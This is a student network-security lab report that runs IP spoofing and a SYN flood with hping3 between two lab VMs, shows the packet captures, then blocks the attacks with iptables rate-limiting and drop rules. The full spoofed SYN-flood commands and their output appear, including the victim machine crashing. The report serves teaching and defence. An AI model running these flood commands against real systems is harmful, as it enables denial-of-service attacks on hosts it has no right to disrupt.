
Frame 1285: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0	
Ethernet II, Src: 0a:77:6a:07:a3:d3 (0a:77:6a:07:a3:d3), Dst: 0a:77:6a:07:a3:d3 (0a:77:6a:07:a3:d3)	0000 0a 11 5e 42 21 f7 0a 77 6a 07 a3 d3 08 00 45 00
Internet Protocol Version 4, Src: 192.168.6.16, Dst: 192.168.6.29	0010 00 28 aa f7 00 00 40 06 42 5b c0 a8 06 10 c0 a8
Transmission Control Protocol, Src Port: 2270, Dst Port: 22, Seq: 0, Win: 512, Len: 0	0020 06 1d 08 de 00 16 40 e6 0a c9 6a 61 ed 6d 50 02
	0030 02 00 73 f2 00 00

IP Spoofing Attack:

To simulate IP spoofing, we used `sudo hping3 192.168.6.29 -S -a 123.123.123.123 -p 22` from N.I's machine. This sent SYN packets to A.V's machine on port 22 with a fake source IP. Since replies (like SYN-ACKs) were sent to the spoofed IP, the attacker received no responses—demonstrating how spoofing hides the attacker's identity.


```
(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ sudo hping3 192.168.6.29 -S -a 123.123.123.123 -p 22
HPING 192.168.6.29 (eth0 192.168.6.29): S set, 40 headers + 0 data bytes
^C
--- 192.168.6.29 hping statistic ---
108 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The Wireshark capture below shows multiple incoming SYN packets from a spoofed IP, creating half-open connections that never complete. While the traffic rate is low, it demonstrates how spoofing can be used to conceal the attacker and silently disrupt the target.



TCP SYN flooding with Spoofed IP:

We escalated the attack using command `sudo hping3 192.168.6.29 -S -a 123.123.123.123 -p 22 --flood`, which sent high-speed SYN packets with a spoofed IP. This overwhelmed the victim's system, causing a denial-of-service by flooding it with half-open connections and forcing port reuse—showing clear signs of TCP stack exhaustion.

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ sudo hping3 192.168.6.29 -S -a 123.123.123.123 -p 22 --flood
HPING 192.168.6.29 (eth0 192.168.6.29): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.6.29 hping statistic ---
3526979 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

*eth0									
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help									
tcp.flags.syn==1									
No.	Time	Source	Destination	Protocol	Length	Info			
1310.	2.977214820	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 3629 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977214878	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 3632 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977219933	192.168.6.29	123.123.123.123	TCP	58	22 → 2926 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977223369	192.168.6.29	123.123.123.123	TCP	58	22 → 2929 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977227229	192.168.6.29	123.123.123.123	TCP	58	22 → 2931 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977240083	192.168.6.29	123.123.123.123	TCP	58	22 → 3627 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977240499	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2935 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240580	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2937 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240637	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2939 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240695	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2933 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240742	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2943 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240781	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2944 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240827	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2941 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977240877	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 2948 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977244624	192.168.6.29	123.123.123.123	TCP	58	22 → 3629 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977248384	192.168.6.29	123.123.123.123	TCP	58	22 → 3632 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977255033	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 3631 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977255212	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 3636 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977255257	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 3634 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977255363	123.123.123.123	192.168.6.29	TCP	54	[TCP Port numbers reused] 3640 → 22 [SYN] Seq=0 Win=512 Len=0			
1310.	2.977261897	192.168.6.29	123.123.123.123	TCP	58	22 → 2935 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977266087	192.168.6.29	123.123.123.123	TCP	58	22 → 2937 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977270001	192.168.6.29	123.123.123.123	TCP	58	22 → 2939 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
1310.	2.977273371	192.168.6.29	123.123.123.123	TCP	58	22 → 3631 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961			
▶ Frame 273: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface II, Src: 0a:77:6a:07:a3:d3 (0a:77:6a:07:a3:d3), Dst: 0a:11:5e:00:28:17									
▶ Ethernet II, Src: 0a:77:6a:07:a3:d3 (0a:77:6a:07:a3:d3), Dst: 0a:11:5e:00:28:17									
▶ Internet Protocol Version 4, Src: 123.123.123.123, Dst: 192.168.6.29									
▶ Transmission Control Protocol, Src Port: 1177, Dst Port: 22, Seq: 0,									
0000 0a 11 5e 42 21 f7 0a 77 6a 07 a3 d3 08 00 45 00 ...B1..w j... 0010 00 28 17 3d 00 00 40 06 a5 d7 7b 7b c0 a8 ...(:=@...{.. 0020 06 1d 04 99 00 16 48 de dd 90 40 08 09 50 02 ...H...@.. 0030 02 00 7c 7f 00 00									

Time	123.123.123.123	192.168.6.29	Comment
2.570685603	5034	5034 → 22 [RST, ACK] Seq=1	TCP: 5034 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570685661	5055	5055 → 22 [RST, ACK] Seq=1	TCP: 5055 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570685717	5047	5047 → 22 [RST, ACK] Seq=1	TCP: 5047 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570685778	5321	[TCP Port numbers reused] 53...	TCP: [TCP Port numbers reused] 5321 → 22 [...]
2.570685835	5021	5021 → 22 [RST, ACK] Seq=1	TCP: 5021 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570685897	5049	5049 → 22 [RST, ACK] Seq=1	TCP: 5049 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570685956	5323	[TCP Port numbers reused] 53...	TCP: [TCP Port numbers reused] 5323 → 22 [...]
2.570718765	5023	5023 → 22 [RST, ACK] Seq=1	TCP: 5023 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570718833	5325	[TCP Port numbers reused] 53...	TCP: [TCP Port numbers reused] 5325 → 22 [...]
2.570718876	5327	[TCP Port numbers reused] 53...	TCP: [TCP Port numbers reused] 5327 → 22 [...]
2.570718917	5030	5030 → 22 [RST, ACK] Seq=1	TCP: 5030 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570718964	5328	[TCP Port numbers reused] 53...	TCP: [TCP Port numbers reused] 5328 → 22 [...]
2.570719010	5043	5043 → 22 [RST, ACK] Seq=1	TCP: 5043 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570719058	5330	[TCP Port numbers reused] 53...	TCP: [TCP Port numbers reused] 5330 → 22 [...]
2.570719117	5017	5017 → 22 [RST, ACK] Seq=1	TCP: 5017 → 22 [RST, ACK] Seq=1 Ack=1 Wi...
2.570767665	5041	5041 → 22 [RST, ACK] Seq=1	TCP: 5041 → 22 [RST, ACK] Seq=1 Ack=1 Wi...

Packet 137410: TCP: 5023 → 22 [RST, ACK] Seq=1 Ack=1 Win=26883 Len=0

In several instances, A.V's (victim) machine crashed entirely during the attack, and we had to repeat the test multiple times because it was not able to remain stable long enough for us to properly analyse the captured traffic. In Level 2, A.V's machine performed normally, with stable traffic and successful connections. In contrast, Level 3 introduced SYN-based attacks that led to half-open connections, port reuse, and eventual system crashes during flooding, clearly demonstrating the impact of the attacks on network stability.

Level 4: Network Defence

At the start of Level 4, we used Wireshark to monitor our firewall setup but soon realised it captures packets before the firewall processes them, making it unsuitable for verifying blocked traffic. To better assess the effectiveness of our defenses, we switched to iperf3 to test connectivity and performance. Before applying any rules, we checked the firewall state with `sudo iptables --list`, confirming it was empty. For testing, A.V's VM ran `iperf3 -s` as the server, while N.I's VM connected as the client using `iperf3 -c 192.168.6.29`.

```
(k24078951@network-security-lab-2425-vm-l56-u2257352) - [~]
$ sudo iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

```
(k24078951@network-security-lab-2425-vm-l56-u2257352) - [~]
$ iperf -s
-----
Server listening on TCP port 5001
TCP window size: 128 KByte (default)
-----
[ 1] local 192.168.6.29 port 5001 connected with 192.168.6.16 port 34386
[ ID] Interval           Transfer         Bandwidth
[ 1] 0.0000-10.0036 sec   5.26 GBytes     4.51 Gbits/sec
```

We used tcpdump on A.V's machine to monitor incoming packets. When N.I repeated the flooding attack, her VM was still receiving replies, and tcpdump confirmed that SYN packets were reaching the victim.

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ sudo hping3 192.168.6.29 -S -p 22
HPING 192.168.6.29 (eth0 192.168.6.29): S set, 40 headers + 0 data bytes
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=26883 rtt=7.8 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=1 win=26883 rtt=7.7 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=26883 rtt=7.6 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=3 win=26883 rtt=7.4 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=4 win=26883 rtt=3.2 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=5 win=26883 rtt=3.0 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=6 win=26883 rtt=6.8 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=7 win=26883 rtt=6.7 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=8 win=26883 rtt=2.5 ms
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=9 win=26883 rtt=6.4 ms

(k24078951@network-security-lab-2425-vm-l56-u2257352) - [~]
$ sudo tcpdump -i eth0 tcp[13]=2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:18:57.607325 IP 192.168.6.16.1925 > 192.168.6.29.ssh: Flags [S], seq 912522197, win 512, length 0
15:18:58.607181 IP 192.168.6.16.1926 > 192.168.6.29.ssh: Flags [S], seq 1845228250, win 512, length 0
15:18:59.607237 IP 192.168.6.16.1927 > 192.168.6.29.ssh: Flags [S], seq 474447697, win 512, length 0
15:19:00.607458 IP 192.168.6.16.1928 > 192.168.6.29.ssh: Flags [S], seq 998904753, win 512, length 0
15:19:01.607585 IP 192.168.6.16.1929 > 192.168.6.29.ssh: Flags [S], seq 759963276, win 512, length 0
15:19:02.607801 IP 192.168.6.16.1930 > 192.168.6.29.ssh: Flags [S], seq 1055293261, win 512, length 0
15:19:03.607997 IP 192.168.6.16.1931 > 192.168.6.29.ssh: Flags [S], seq 454925897, win 512, length 0
15:19:04.608219 IP 192.168.6.16.1932 > 192.168.6.29.ssh: Flags [S], seq 160208293, win 512, length 0
15:19:05.608266 IP 192.168.6.16.1933 > 192.168.6.29.ssh: Flags [S], seq 1901799664, win 512, length 0
15:19:06.608362 IP 192.168.6.16.1934 > 192.168.6.29.ssh: Flags [S], seq 1935764433, win 512, length 0
```

A.V then blocked N.I's IP using `sudo iptables -A INPUT -s 192.168.6.16 -j DROP`, which drops packets from that address without a response. After this, tcpdump on A.V's machine still showed incoming packets (captured at the interface level), but they were no longer processed. On N.I's side, she stopped receiving ping replies, confirming that the packets were being silently dropped.

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ sudo hping3 192.168.6.29 -S -p 22
HPING 192.168.6.29 (eth0 192.168.6.29): S set, 40 headers + 0 data bytes
^C
--- 192.168.6.29 hping statistic ---
23 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


To further mitigate the SYN-based attacks from Level 3, we added iptables rules to limit the rate of incoming SYN packets and block spoofed IPs. We first used:

```
sudo iptables -A INPUT -p tcp --syn -m limit --limit 100/s -j ACCEPT
```

followed by:

```
sudo iptables -A INPUT -p tcp --syn -j DROP
```

This setup throttles excessive SYN requests, reducing the impact of SYN floods while allowing normal traffic. To address the spoofed attack specifically, we added:

```
sudo iptables -A INPUT -s 123.123.123.123 -j DROP
```

which blocks packets from the fake IP used in Level 3. While these rules helped, it's important to note that firewalls alone can't fully stop spoofing—since spoofed packets often look like they come from valid IPs, deeper network-level protections like ISP-level ingress filtering or reverse path filtering are needed for stronger mitigation.

Firewall rules:


```
(k24078951@network-security-lab-2425-vm-l56-u2257352) - [~]
$ sudo iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  192.168.6.16           anywhere
ACCEPT     tcp  --  anywhere               anywhere        tcp flags:FIN,SYN,RST,ACK/SYN limit: avg 100/sec
burst 5
DROP       tcp  --  anywhere               anywhere        tcp flags:FIN,SYN,RST,ACK/SYN
DROP       all  --  123.123.123.123        anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

After applying the firewall rules, we repeated the iperf3 test, but N.I was unable to connect to A.V's server, confirming that her IP was successfully blocked. We also repeated the flooding attack, but it had no visible effect—the victim machine remained stable with no signs of slowdown or port exhaustion. This showed that the firewall effectively mitigated both direct and spoofed SYN floods, preventing the denial-of-service issues seen in Level 3.

```
(k24078951@network-security-lab-2425-vm-l56-u2257352) - [~]
$ iperf -s
-----
Server listening on TCP port 5001
TCP window size: 128 KByte (default)
-----
█
```



The image shows two terminal windows from a virtual machine. The top window shows the command `iperf -c 192.168.6.29` being executed, with output indicating a client connection to 192.168.6.29 on TCP port 5001 and a window size of 16.0 KByte. The bottom window shows the command `sudo hping3 192.168.6.29 -S -a 123.123.123.123 -p 22 --flood` being executed, with output indicating a flood mode attack on port 22, resulting in 3632410 packets transmitted, 0 packets received, and 100% packet loss.

```
Terminal - k24081154@network-security-lab-2425-vm-l56-u2257356: ~
File Edit View Terminal Tabs Help

(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ iperf -c 192.168.6.29
-----
Client connecting to 192.168.6.29, TCP port 5001
TCP window size: 16.0 KByte (default)
-----
[ ]

Terminal - k24081154@network-security-lab-2425-vm-l56-u2257356: ~
File Edit View Terminal Tabs Help

(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ sudo hping3 192.168.6.29 -S -a 123.123.123.123 -p 22 --flood
HPING 192.168.6.29 (eth0 192.168.6.29): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.6.29 hping statistic ---
3632410 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Compared to Levels 2 and 3, the VM behaved like in Level 2, with no performance issues or disruptions. Although the attack continued from N.I's VM, A.V's system remained stable and responsive. Unlike in Level 3, it did not crash, as the firewall successfully limited SYN traffic and blocked malicious packets before they could cause harm.

Level 5: Critical evaluation and reflection

This lab experience was a valuable hands-on experience where we built a virtual network, generated traffic, and analyzed its behavior across different layers. We simulated various attacks to study their impact, then successfully implemented firewall rules to block them.

With only two IPs available, we got creative during the spoofing attack by using the victim's own IP—making it appear as if the machine was attacking itself. Seeing traffic in real time through Wireshark brought the theory to life, especially during the flooding attack when A.V's computer nearly crashed – it highlighted how critical strong network defences are and underscored the ethical responsibility that comes with technical knowledge: to use it to protect, not harm.

We collaborated equally, working together in person for traffic analysis and report writing, which made the process smoother and encouraged peer learning.